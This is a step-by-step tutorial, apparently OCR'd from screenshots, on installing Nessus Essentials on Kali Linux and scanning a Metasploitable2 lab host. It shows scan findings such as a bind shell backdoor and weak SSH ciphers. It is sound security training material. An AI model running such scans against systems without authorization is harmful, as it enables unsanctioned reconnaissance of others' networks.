
Check Your Email for the Activation Code

Thank you for registering for Nessus® Essentials. An email containing your activation code has been sent to you at the email address you provided.

Download Nessus


To download Nessus, visit the Nes Download page.

Download the correct version for the machine OS.


Download Nessus | Tenable® - Mozilla Firefox
Download Nessus | Tena
10 Minute Mail - Free Anony
https://www.tenable.com/downloads/nessus?loginAttempted=true
Nessus
Nessus Agents
Nessus Network Monitor
Tenable.sc
Integrations
Sensor Proxy

Nessus-8.15.2-debian6_i386.deb	Debian 9, 10 / Kali Linux 1, 2017.3 i386(32-bit)	44.3 MB	Sep 20, 2021	Checksum
Nessus-8.15.2-debian6_amd64.deb	Debian 9, 10 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64	46.5 MB	Sep 20, 2021	Checksum

Enter the *Downloads* directory and install the package using the commands.



```
kali@kali:~/Downloads$ sudo dpkg -i Nessus-8.14.0-debian6_amd64.deb
[sudo] password for kali:
(Reading database ... 326647 files and directories currently installed.)
Preparing to unpack Nessus-8.14.0-debian6_amd64.deb ...
Unpacking nessus (8.14.0) over (8.14.0) ...
Setting up nessus (8.14.0) ...
Unpacking Nessus Scanner Core Components...

 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
 - Then go to https://kali:8834/ to configure your scanner
```

Run the service by using the command:

service nessusd start


Open the web interface using the browser.

firefox https://localhost:8834


If the warning webpage opens, click on *Advanced* and *Accept the Risks*. Get the activation code, continue the configuration, and create a new local user, the administrator role. Press on *Submit*; the tool starts to initialize.

Running a Basic Scan

After the initialization, Click on *My Scans* > *New Scan*.


Nessus Essentials / Folders / My Scans - Mozilla Firefox
Nessus Essentials / Folde
https://192.168.221.128:8834/#/scans/folders/my-scans
150%
nessus Essentials
Scans
Settings
FOLDERS
My Scans
All Scans
Trash
Tenable News
Taking IBM QRadar SIEM One Step Further Using Tena...
Read More
Community
Import
New Folder
New Scan
ty. Create a new scan.

Under Vulnerabilities, click on Basic Network Scan and fill in the required information, such as name and target.


Nessus Essentials / Scans / Editor - Mozilla Firefox
Nessus Essentials / Scans
https://192.168.221.128:8834/#/scans/reports/new/731a8e52-3ea6-a2
150%
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED


Name: Metasploitable2

Description:


Folder: My Scans

Targets: 192.168.221.171


Launch the scan.


Nessus Essentials / Scans / Editor - Mozilla Firefox
Nessus Essentials / Scans
https://192.168.221.128:8834/#/scans/reports/new/731a8e52-3ea6-a2
150%
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings
Upload Targets
Add File
Save
Launch
Cancel

The scan is in *Running* mode.


Nessus Essentials / Folders / My Scans - Mozilla Firefox
Nessus Essentials / Folde
https://192.168.221.128:8834/#/scans/folders
150%
A new version of Nessus is available and ready to install. Learn more or apply it now.
nessus Essentials
Scans
Settings
FOLDERS
My Scans 1
All Scans
Trash
Tenable News
User Enumeration in GSuite Okta
Import
New F
Schedule
Last Modified
Running
On Demand
Today at 2:34 AM

While the scan is running, the *Vulnerabilities* pie chart is filled. Click on the scan for more information.



Nessus Essentials / Folders / View Scan - Mozilla Firefox


https://192.168.221.128:8834/#/scans/reports/49/hosts

A new version of Nessus is available and ready to install. Lea

Metasploitable2

‹ Back to My Scans

Host	Vulnerabilities
192.168.221.171	3 2 58



Nessus Essentials / Folders / View Scan - Mozilla Firefox

https://192.168.221.128:8834/#/scans/reports/49/hosts


s is available and ready to install. Learn more or apply it now.

Scan Details

Policy: Basic Network Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 2:33 AM

Vulnerabilities

Besides, the top bar has three tabs at this moment.




Nessus Essentials / Folders / View Scan - Mozilla Firefox

https://192.168.221.128:8834/#/scans/reports/49/hosts

A new version of Nessus is available and ready to install. Lea


The information inside the *Vulnerabilities* tab:


Nessus Essentials / Folders / View Scan - Mozilla Firefox
Nessus Essentials / Folde
https://192.168.221.128:8834/#/scans/reports/49/vulnerabilities
150%
nessus Essentials
Scans
Settings

A new version of Nessus is available and ready to install. Lea


Sev	Name	Family
CRITICAL	2 SSL (Multiple Issues)	Gain a shell remotely
MIXED	3 Apache Tomcat (Multiple Issues)	Web Servers
MIXED	3 Web Server (Multiple Issues)	Web Servers
CRITICAL	Bind Shell Backdoor Detection	Backdoors

Check what Nessus says about the SSH service; browse the Vulnerabilities tab.


Nessus Essentials / Folders / View Scan - Mozilla Firefox
Nessus Essentials / Folde
https://192.168.221.128:8834/#/scans/reports/49/vulnerabilities
150%
nessus Essentials
Scans
Settings

A new version of Nessus is available and ready to install. Lea

MIXED	4 DNS (Multiple Issues)	DNS
MIXED	4 SSH (Multiple Issues)	Misc.


Nessus Essentials / Folders / View Scan - Mozilla Firefox
Nessus Essentials / Folde
https://192.168.221.128:8834/#/scans/reports/49/vulnerabilities/grou
150%
nessus Essentials
Scans
Settings

A new version of Nessus is available and ready to install. Lea

Sev	Name	Family
MEDIUM	SSH Weak Algorithms Supported	Misc.
LOW	SSH Server CBC Mode Ciphers Enabled	Misc.
LOW	SSH Weak MAC Algorithms Enabled	Misc.
INFO	SSH Algorithms and Languages Supported	Misc.


The SSH service is mixed, with four issues.

Advanced Features

